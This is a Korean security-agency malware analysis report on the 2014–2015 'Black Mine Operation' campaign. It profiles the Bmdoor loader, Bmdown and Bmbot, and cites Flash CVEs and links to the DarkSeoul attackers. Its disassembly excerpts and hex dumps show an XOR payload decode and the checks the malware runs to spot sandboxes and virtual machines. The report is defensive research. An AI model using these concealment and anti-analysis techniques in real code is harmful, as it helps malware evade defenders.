S&T SEC

Science and Technology Security Center

since 2005

ISBN : 000-00-000-0000-0

검은 광산 작전 해킹공격 분석 보고서

- Black Mine Operation -

2015년

한국과학기술정보연구원

과학기술사이버안전센터

검은 광산 작전(BMO : Black Mine Operation)

본 기술보고서에서는 '14. 05 ~ '15. 07까지 특정 그룹에서 동일한 유형의 악성코드를 이용해 국내 여러 기관과 기업을 공격한 것을 **검은 광산 작전**으로 정의

주된 공격 대상은 국내의 에너지·교통·통신·방송·IT 기업·금융· 정치 분야 등으로 **공격자는 파워포인트 자료를 보여주는 실행 파일로 가장한 악성코드를 이용**해 특정 대상을 공격

공격자는 대상이 명확한 표적 공격 외에도 '14. 7·7과 '15. 3·20에 국내 웹사이트 해킹을 통해 국내에서 많이 사용 중인 프로그램과 **어도비 플래시(Adobe Flash) 취약점을 이용하여 일반인에게 악성코드를 유포**

공격에 이용된 **도구(Bmdoor)**는 정상 실행파일처럼 보이지만 파일 마지막 부분에 암호화되어 숨겨진 악성코드가 **메모리에서 실행**되며, 암호화된 영역은 특징적으로 BM 문자로 시작하며, 분석가·자동분석시설을 우회하는 기능이 포함된 경우도 존재

도구(Bmdoor)에서 확인된 악성코드의 유형은 공격자 서버에서 파일을 다운로드하는 **Bmdown,** 감염 시스템 정보를 수집하고 원격제어 할 수 있는 **Bmbot,** 알려진 원격 제어 툴을 활용하는 유형으로 파악


※ **Bmbot으로 분류되는 악성코드 수가 가장 많으며**, 공격자는 감염된 악성코드를 이용해 사용자 컴퓨터에서 **기밀자료를 빼내거나 사용자를 감시 가능**

유포 방식, 유포서버 주소, 조정(C&C)서버 주소, 악성코드 구조 등의 특징을 보면 '13. 3·20 대한민국 금융기관·방송국 등을 공격해 3·20 전산망 장애(DarkSeoul)를 발생시킨 그룹이나 '13. 6·25 사이버 공격을 일으킨 그룹과의 연관성이 의심

BMO는 '15. 5月까지 가장 빈번하게 발생했으며, 6月 이후에는 활동이 주춤한 상태로 이는 **새로운 공격을 준비**하거나 **기존에 사용하던 악성코드를 변경한 것**으로 파악

1. 개요

검은 광산작전은 ’14년 5월 시작되어 Bmdoor 악성코드를 중심으로 ’15년 7월까지 240개 이상 발견되었으며, ’15년 3월~5월 사이에 집중적으로 발생했던 것으로 보인다.




공격자는 파워포인트(PPT) 자료를 보여주는 실행파일로 가장한 악성코드를 이용해 특정 대상을 공격한 것으로 보인다. 공격대상은 국내 에너지, 교통, 통신, 방송, IT기업, 금융, 정치분야 등으로 다양하다. 이외에도 ’14년 7월과 ’15년 3월에 국내 웹 사이트 해킹을 통해 어도비플래시(Adobe Flash)취약점을 이용해 일반인에게 악성코드를 유포했다.

아양한 악성코드를 이용했는데, **“Bmdoor”**는 정상 실행파일처럼 보이지만 공격에 이용된 **Bmdoor 파일 마지막 부분에 암호화된 악성코드가 숨겨** 파일이 실행되면 해당 악성코드가 메모리에서 실행된다. 암호화된 영역은 특징적으로 **‘BM’ 문자로 시작하여 분석가와 자동분석시설을 우회**하려는 기능이 포함된 경우도 있다.

Bmdoor공격에 사용되는 악성코드를 시스템 메모리에 올려주는 로더(Loader)로써 파일이 실행되며 암호화되어 있는 다른 악성코드를 실행시킨다. Bmdoor에서 확인된 악성코드의 유형은 공격자 서버에서 추가로 악성코드가 포함된 파일을 **다운로드하는 역할의 Bmdown**, 감염시스템의 정보수집·원격제어를 할 수 있는 **봇 형태의 Bmbot, 이미 알려진 원격제어 툴을 활용하는 형태** 등 **3가지 유형이 존재**한다.

가. 공격 방법 및 대상


공격자는 Bmdoor 악성코드를 이용하여 국내 특정 기업·기관을 대상으로 표적 공격, 그리고 일반인을 대상으로 공격을 시도했다.



< 공격 개요도 >


기업·기관 대상의 공○격은 Bmdoor 악성코드를 업무 관련 파일이나 공격 대상이 흥미롭게 생각하는 졸업앨범·동문회 등으로 위장했다. Bmdoor 악성코드가 실행되면 나타나는 파워포인트 실행 화면은 공격자가 미리공격 대상이 확인할 만한 주제의 파워포인트 자료를 준비한 후 **파워포인트 프로그램이 설치되지 않은 PC에서도 자료를 확인 가능**하도록 만들어주는 프로그램으로 만든 **정상 실행 파일**이다.

파워포인트 화면이 시작되면서 실제 악성행위를 하는 악성코드(Bmdown, Bmbot 유형)도 내부에서 실행되며, 공격 대상이 되는 사용자는 아무 의심 없이 정상적으로 파워포인트 자료를 보게 되지만, 동시에 악성코드가 실행되고 있는 것은 인지하지 못하도록 설정했다.




< 국내 특정기업·기관 대상의 표적공격 Bmdoor 유포 방식 >

현재까지 보고된 기관이나 기업은 에너지, 교통, 통신, 방송, IT, 금융, 정치 관련 기관 등이 있으며, 표적공격으로 추정되는 Bmdoor 변경을 실행했을 때 볼 수 있는 파워포인트 자료 화면은 <다음>과 같다.



< 표적 공격에 사용된 악성코드 실행 화면 >

일반 사용자를 대상으로 한 공격에서는 유명 프로그램의 취약점을 통해 Bmdoor 악성코드를 유포했다. 대표적으로 '14. 7·7 취약점을 이용한 감염 사례가 있으며, 사용자가 해킹된 웹 사이트에 접속(어도비플래시)했을 때 취약점(CVE-2014-0515)을 이용해 감염시킨 것이다.



< 취약점 이용 유포 방식 >

취약점을 통해 다운로드된 Last.gif 파일을 사용자가 실행하면 임의의 파일 이름을 가진 **EXE 파일(Bmdown A 형)**이 생성된다. 이 파일은 공격자가 지정한 주소로 접속해 **Folder.php를 다운로드**하고 이 파일은 임의의 파일 이름을 가진 실**행 파일(Bmbot A 형)을 만들고 토르(TOR)로 통신**한다

'15. 3·20 어도비 플래시(CVE-2015-0313) 취약점을 이용한 Bmdoor 변형 배포가 발생하여 사용자 컴퓨터에는 **Bmbot B형의 악성코드로 최종 감염**된다

나. Bmdoor 악성코드 유형


Bmdoor 공격을 위해 **악성파일이 암호화되어 숨겨**져 있으며, 그 종류는 크게 **3개로 분류**된다.

① **'Bmdown'**에는 시스템 정보를 수집해 공격자 조정(C&C)서버에 접속을 시도하고 수신된 명령에 따라 파일을 다운로드하는 기능이 있으며, 패킷 문자열을 비교하는 Bmdown A형과 다운로드한 파일의 문자열을 비교하는 Bmdown B형으로 구분

② **'Bmbot'**은 조정(C&C)서버와 통신을 하며 사용자 정보를 빼내는 기능이 있으며, Bmdoor 내부에 가장 많이 포함되어 있는 악성코드로써 공격자와 실시간으로 통신하면서 실행/비실행 파일을 추가로 다운로드하고, 내부파일 및 PC 정보를 유출하는 핵심적인 악성 행위를 담당

⇒ 토르(TOR)네트워크를 사용하여 암호화된 내용을 전송하는 Bmbot A형과 내부 문자열이 최초 암호화 되어 있고, 함수가 실행될 때 마다 문자열을 복구하여 파일을 실행하는 Bmbot B형이 존재

③ **'RAT(Remote Administration Tool)'**은 국외에서 제작된 아리안(Aryan), 다크코멧(Darkcomet), 익스트림(Xtreme)등의 원격제어 도구를 이용하는 유형이 존재



< 공격에 사용된 악성코드 종류 >

종류	유형	특징	기능
Bmdown	Bmdown A형	패킷의 문자열 비교	지정된 서버에 접속해 추가 파일 다운로드
	Bmdown B형	다운로드한 파일의 문자열 비교	
Bmbot	Bmbot A형	토르 네트워크로 사용하여 암호화된 내용 전송	추가 파일 다운로드 감염 시스템의 정보 유출 기능
	Bmbot B형	내부 문자열이 최초 암호화되어 있고 함수가 실행될 때 마다 문자열을 복구하여 파일 실행	
기존 악성코드 활용	Aryan		시중에서 구할 수 있는 원격 제어 프로그램 화면 캡처와 키로깅 기능이 존재하기도 함
	Darkcomet		
	Xena		
	Xtreme		

다. 공격 추정 세력

1년 이상 활동한 공격에 사용된 악성코드의 **공통점은 파일 마지막에 'BM'으로 시작하는 문자**가 있다는 점이다. 그림 파일인 **.BMP헤더**의 시그니처와 유사하게 보이나 이 영역에는 암호화된 악성코드가 저장되어 있어 주로 내부 정보를 유출하는 **백도어(Backdoor)종류의 악성코드를 포함**하고 있다.

과거 국내에서 발생한 대영 보안사건을 일으킨 그룹에서 사용한 악성코드와 기법 등과 **Bmdoor 공격의 연관성을 검토한 결과 3·20 전산망 장애를 일으킨 그룹과 간접적 연관관계가 있을 가능성**이 높다고 추정한다.

정황 1	BM 문자열을 포함한 여러 악성코드 발견
정황 2	Bmdoor 변형에서 2013년 3.20 전산망 장애 때 이용된 악성코드 변형 발견
정황 3	3.20 전산망 장애 그룹이 이용한 취약점 기법 유사
정황 4	Bmdoor 변형의 유포 주소와 통신 주소가 과거 악성코드의 유포 도메인과 접속 주소와 일부 동일

< 3·20 전산망 장애 발생 그룹과 관련 정황 >

① '09년 파일의 첫 부분이 'BM'으로 시작하는 파일이 발견되었으며, 이는 Dllbot* 변경을 포함하고 있는 드롭퍼(Dropper) 파일이다.

* '08년 국내 특정기관의 정보수집을 위해 악용된 악성코드로 진화를 거듭하면서 **3·20 당시 사전 정보수집용 악성코드와 'Bmbot'에 영향**을 미침

⇒ CreateFileMappingA, OpenFileMappingA API 함수 활용 악성코드 실행 여부 검사

⇒ 조정(C&C)서버 통신을 위해 보통 2개의 PHP주소를 이용하며 interval·wakeup과 같은 특정 명령어를 이용하여 통신

② '13. 3·20 전산망 공격 시 발견된 악성코드와 유사한 형태가 'Bmdoor' 공격에 포함(4Byte만 다른 변형)되었으며, 해당 악성코드는 공격자만 보유하고 있을 가능성 높은 상황(※ '13. 3·20 전산망 공격자들과 협력 관계로 추정)

③ '14. 7·7 'Bmdoor' 변형이 배포되었을 때 악성코드는 '13. 3·20 전에 국내에서 널리 사용되는 프로그램의 취약점을 통해 감염된 것으로 분석

④ '14. 7·7 'Bmdoor' 변형의 배포 주소와 통신 주소가 '13. 6·25 발생한 사이버 공격에 이용된 악성코드의 배포 도메인과 접속 주소와 일부가 동일


※ 공격방식·악성코드 분석 결과 최소한 간접적인 연관관계가 가능성 높음

2. 상세 분석

Bmdoor는 정상파일처럼 가장하고 **실제 악성코드를 실행하는 로더(Loader) 역할을 수행**하며, 이 로더의 기능과 Bmdoor에 존재하는 악성코드 중 많이 발견되어나 **특이한 종류를 상세 분석**함

가. Bmdoor 로더(Loader)

Bmdoor는 다른 악성코드를 내부에 포함하고 있어 일종의 로더(Loader)로 볼 수 있다. **MFC(Microsoft Foundation Class)로 제작**되어 분석가를 통해 상세 분석이 수행되지 않으면 정상 MFC 파일로 착각할 수 있다. 그러나 파일 헤더에 정의된 영역 밖에 BM으로 시작하는 암호화된 부분에 실제 악성코드가 숨겨져 있으며, 변형마다 조금씩 형태가 달라지지만 크게 <다음>과 같은 구조로 되어 있다.



< Bmdoor 구조 >

파일 내 암호화된 첫 번째 로더가 있고 첫 번째 로더가 파일 마지막 부분에서 BM 으로 시작하는 영역을 메모리에 읽어 들인 후 암호를 풀고 두 번째 로더를 실행한다. **두 번째 로더**는 실행 중인 프로세스 이름·사용자 이름·실행된 파일 이름 등을 통해 분석 환경인지를 검사한다. 분석 환경으로 판단(Yes)되면 실행을 중지하고 부적합(No)이면 코드 내 숨겨진 실제 악성코드를 실행한다. 단, 일부 변형은 분석 환경 검사 기능이 빠져있으며 특징적인 BM 문자열이 존재하지 않는 경우도 있다.

Science and Technology Security Center since 2005

첫 번째 로더

얼핏 보면 정상 MFC 프로그램으로 볼 수 있지만 코드 내 첫 번째 로더의 암호를 해제하는 코드가 존재한다. 암호 해제 코드를 호출하는 코드는 변형마다 그 위치가 조금씩 다르다.

```
00401530  . 51              PUSH ECX
00401531  . 56              PUSH ESI
00401532  . 57              PUSH EDI
00401533  . 8BF1            MOV ESI,ECX
00401535  . E8 C0550000     CALL 92f44b94.00406AFA
0040153A  . 8B46 78         MOV EAX,DWORD PTR DS:[ESI+78]
0040153D  . 8B4E 20         MOV ECX,DWORD PTR DS:[ESI+20]
00401540  . 8B3D 98764600   MOV EDI,DWORD PTR DS:[<&USER32.SendMessa  USER32.SendMessageA
00401546  . 50              PUSH EAX                                  ┌lParam
00401547  . 6A 01           PUSH 1                                    │wParam = 1
00401549  . 68 80000000     PUSH 80                                   │Message = WM_SETICON
0040154E  . 51              PUSH ECX                                  │hWnd
0040154F  . FFD7            CALL EDI                                  └SendMessageA
00401551  . 8B56 78         MOV EDX,DWORD PTR DS:[ESI+78]
00401554  . 8B46 20         MOV EAX,DWORD PTR DS:[ESI+20]
00401557  . 52              PUSH EDX                                  ┌lParam
00401558  . 6A 00           PUSH 0                                    │wParam = 0
0040155A  . 68 80000000     PUSH 80                                   │Message = WM_SETICON
0040155F  . 50              PUSH EAX                                  │hWnd
00401560  . FFD7            CALL EDI                                  └SendMessageA
00401562  . 8D4C24 08       LEA ECX,DWORD PTR SS:[ESP+8]
0040156E  . E8 15130000     CALL 92f44b94.00402880                    ; call decode
0040156B  . 8D4C24 08       LEA ECX,DWORD PTR SS:[ESP+8]
0040156F  . E8 EC120000     CALL 92f44b94.00402860
00401574  . 5F              POP EDI
00401575  . B8 01000000     MOV EAX,1
0040157A  . 5E              POP ESI
0040157B  . 59              POP ECX
0040157C  . C3              RETN
```

< 암호 해제 호출 >

첫 번째 로더는 XOR 연산으로 암호화 되어 있다. XOR 암호 해제가 끝나고 첫 번째 로더를 실행한다. 암호가 해제된 로더는 파일 뒷부분의 BM으로 시작하는 영역을 메모리에 읽어 들인다. 메모리에 로드한 BM으로 시작하는 영역의 암호를 해제하고 이동 명령인 JMPEAX로 두 번째 로더를 실행한다.

```
00402C55  . AC              LODS BYTE PTR DS:[ESI]
00402C56  > 8B1408          MOV EDX,DWORD PTR DS:[EAX+ECX]
00402C59  . 3315 28E14700   XOR EDX,DWORD PTR DS:[47E128]              ; [47E128] = 0x551E4C9
00402C5F  . 891408          MOV DWORD PTR DS:[EAX+ECX],EDX
00402C62  . 83C1 04         ADD ECX,4
00402C65  . E9 92000000     JMP AhnSvc.00402CFC
```

< XOR 암호 해제 및 JMP EAX 명령으로 두 번째 로더로 이동 >

Science and Technology Security Center since 2005

두 번째 로더

메모리에 로드된 두 번째 로더는 실행에 필요한 API(Application Programming Interface) 주소를 얻고 분석 환경 여부를 검사한 후 분석 환경이 아니라고 판단되면 암호화 되어 있던 실제 악성코드를 실행한다. 분석 환경 여부는 크게 실행 중인 프로세스 목록, 사용자이름, 실행 파일 이름 등을 검사해 확인한다.

```
00000B20:  2E 64 6C 6C.00 00 00 00.00 00 00 00.00 00 4B 45  .dll           KE
00000B30:  52 4E 45 4C.33 32 2E 64.6C 6C 00 43.72 65 61 74  RNEL32.dll Creat
00000B40:  65 50 72 6F.63 65 73 73.41 00 53 41.4E 44 42 4F  eProcessA SANDBO
00000B50:  58 00 56 49.52 55 53 00.4D 41 4C 57.41 52 45 00  X VIRUS MALWARE
00000B60:  5C 53 41 4D.50 4C 45 00.5C 56 49 52.55 53 00 5C  \SAMPLE \VIRUS \
00000B70:  5C 2E 5C 50.68 79 73 69.63 61 6C 44.72 69 76 65  \.\PhysicalDrive
00000B80:  30 00 53 61.6E 64 62 6F.78 69 65 43.6F 6E 74 72  0 SandboxieContr
00000B90:  6F 6C 57 6E.64 43 6C 61.73 73 00 73.61 6D 70 6C  olWndClass sampl
00000BA0:  65 00 61 6E.64 79 00 41.6E 64 79 00.43 3A 5C 66  e andy Andy C:\f
00000BB0:  69 6C 65 2E.65 78 65 00.63 75 72 72.65 6E 74 75  ile.exe currentu
00000BC0:  73 65 72 00.43 75 72 72.65 6E 74 75.73 65 72 00  ser Currentuser
00000BD0:  53 63 68 6D.69 64 74 69.00 73 63 68.6D 69 64 69  Schmidti schmidi
00000BE0:  74 69 00 41.66 78 3A 34.30 30 30 30.3A 30 00 73  ti Afx:40000:0 s
00000BF0:  62 69 65 64.6C 6C 2E 64.6C 6C 00 61.70 69 5F 6C  biedll.dll api_l
00000C00:  6F 67 2E 64.6C 6C 00 64.69 72 5F 77.61 74 63 68  og.dll dir_watch
00000C10:  2E 64 6C 6C.00 64 62 67.68 65 6C 70.2E 64 6C 6C  .dll dbghelp.dll
00000C20:  00 00 55 8B.EC 83 EC 30.E8 00 00 00.00 58 83 E8  ▌ Uï∞â∞0§    Xâ§
00000C30:  0B 89 45 D4.8B 45 D4 05.2A 06 00 00.89 45 F4 8B  ♂ëE└ïE└♪∞♠  ëE⌠ï
00000C40:  45 F4 89 45.F8 8B 45 F4.83 C0 14 89.45 EC 8B 45  E⌠ëE°ïE⌠â└¶ëE∞ïE
00000C50:  D4 89 45 DC.83 65 FC 00.EB 07 8B 45.FC 40 89 45  └ëE▄âe" δ•ïE"@ëE
```

< 분석 환경 검사 관련 문자열 >

분석가 환경에서 자주 사용하는 <다음> 프로그램들이 실행 중인지 검사한다.

- sbiedll.dll (Sandboxie)
- api_log.dll (SysAnalyzer)
- dir_watch.dll (SunBelt Sandbox)
- dbghelp.dll (디버깅 목적으로 이용되는 DLL)

```
00C10867  50              PUSH EAX
00C10868  8B45 08         MOV EAX,DWORD PTR SS:[EBP+8]          ; sbiedll.dll
00C1086B  FF50 58         CALL DWORD PTR DS:[EAX+58]            ; kernel32.GetModuleHandleA
00C1086E  8945 F4         MOV DWORD PTR SS:[EBP-C],EAX
00C10871  837D F4 00      CMP DWORD PTR SS:[EBP-C],0
00C10875  74 07           JE SHORT 00C1087E
00C10877  33C0            XOR EAX,EAX
00C10879  E9 9A000000     JMP 00C10918
00C1087E  8B45 08         MOV EAX,DWORD PTR SS:[EBP+8]
00C10881  05 05020000     ADD EAX,205
00C10886  50              PUSH EAX
00C10887  8B45 08         MOV EAX,DWORD PTR SS:[EBP+8]          ; api_log.dll
00C1088A  FF50 58         CALL DWORD PTR DS:[EAX+58]            ; kernel32.GetModuleHandleA
00C1088D  8945 F4         MOV DWORD PTR SS:[EBP-C],EAX
00C10890  837D F4 00      CMP DWORD PTR SS:[EBP-C],0
00C10894  74 04           JE SHORT 00C1089A
00C10896  33C0            XOR EAX,EAX
00C10898  EB 7E           JMP SHORT 00C10918
00C1089A  8B45 08         MOV EAX,DWORD PTR SS:[EBP+8]
00C1089D  05 11020000     ADD EAX,211
00C108A2  50              PUSH EAX                              ; dir_watch.dll
00C108A3  8B45 08         MOV EAX,DWORD PTR SS:[EBP+8]
00C108A6  FF50 58         CALL DWORD PTR DS:[EAX+58]            kernel32.GetModuleHandleA
00C108A9  8945 F4         MOV DWORD PTR SS:[EBP-C],EAX
00C108AC  837D F4 00      CMP DWORD PTR SS:[EBP-C],0
```

사용자의 시스템 이름을 확인해 SANDBOX/VIRUS/MALWARE 문자열이 포함되었는지 확인한다. 또한, 실행된 자신의 파일 이름에 SAMPLE/VIRUS/SANDBOX 문자열이 포함되었는지도 확인한다.

Science and Technology Security Center since 2005

일부 변형 중에는 악성코드가 가상화환경(VMware, VirtualBox)에서 실행 중인지 검사하는 경우도 있다. 분석 환경이 아니라고 판단되면 메모리에 로드한 실제 악성코드의 시작부분에서 실행에 필요한 값인 'MZ'를 'PE'로 복구한 후 실행한다.


```
00000CC0:  49 64 65 6E 74 69 66 69 65 72 00 56 4D 57 41 52  Identifier VMWAR
00000CD0:  45 00 53 4F 46 54 57 41 52 45 5C 56 4D 77 61 72  E SOFTWARE\VMwar
00000CE0:  65 2C 20 49 6E 63 2E 5C 56 4D 77 61 72 65 20 54  e, Inc.\VMware T
00000CF0:  6F 6F 6C 73 00 43 3A 5C 57 49 4E 44 4F 57 53 5C  ools C:\WINDOWS\
00000D00:  73 79 73 74 65 6D 33 32 5C 64 72 69 76 65 72 73  system32\drivers
00000D10:  5C 76 6D 6D 6F 75 73 65 2E 73 79 73 00 43 3A 5C  \vmmouse.sys C:\
00000D20:  57 49 4E 44 4F 57 53 5C 73 79 73 74 65 6D 33 32  WINDOWS\system32
00000D30:  5C 64 72 69 76 65 72 73 5C 76 6D 68 67 66 73 2E  \drivers\vmhgfs.
00000D40:  73 79 73 00 56 42 4F 58 00 48 41 52 44 57 41 52  sys VBOX HARDWAR
00000D50:  45 5C 44 65 73 63 72 69 70 74 69 6F 6E 5C 53 79  E\Description\Sy
00000D60:  73 74 65 6D 00 53 79 73 74 65 6D 42 69 6F 73 56  stem SystemBiosV
00000D70:  65 72 73 69 6F 6E 00 53 4F 46 54 57 41 52 45 5C  ersion SOFTWARE\
00000D80:  4F 72 61 63 6C 65 5C 56 69 72 74 75 61 6C 42 6F  Oracle\VirtualBo
00000D90:  78 20 47 75 65 73 74 20 41 64 64 69 74 69 6F 6E  x Guest Addition
00000DA0:  73 00 56 69 64 65 6F 42 69 6F 73 56 65 72 73 69  s VideoBiosVersi
00000DB0:  6F 6E 00 56 49 52 54 55 41 4C 42 4F 58 00 43 3A  on VIRTUALBOX C:
00000DC0:  5C 57 49 4E 44 4F 57 53 5C 73 79 73 74 65 6D 33  \WINDOWS\system3
00000DD0:  32 5C 64 72 69 76 65 72 73 5C 56 42 6F 78 4D 6F  2\drivers\VBoxMo
00000DE0:  75 73 65 2E 73 79 73 00 53 59 53 54 45 4D 5C 43  use.sys SYSTEM\C
00000DF0:  75 72 72 65 6E 74 43 6F 6E 74 72 6F 6C 53 65 74  urrentControlSet
00000E00:  5C 53 65 72 76 69 63 65 73 5C 44 69 73 6B 5C 45  \Services\Disk\E
00000E10:  6E 75 6D 00 30 00 56 4D 57 61 72 65 00 00 00 55  num 0 VMWare   U
```

< 분석 환경 검사 관련 문자열 >

분석가와 분석 환경 우회

Bmdoor 공격은 악성코드 분석가와 자동분석도구를 우회하려 했던 으로 보인다. 우선 MFC 파일처럼 위장하고 코드를 암호화해 분석가를 정상 파일로 혼돈하게 한다.

* 디스어셈블 프로그램으로 유명한 IDA (The Interactive Disassembler)와 같은 분석도구로 코드를 보면 암호화 영역은 해석할 수 없고 정상 코드만 보인다. 또 실행 중 분석 환경이라고 판단되면 더 이상 실행되지 않는다. 이런 시도는 일정 부분 성공해 초기 변형 중 분석가가 정상 파일로 판단해 진단이 늦어진 경우도 있었다.



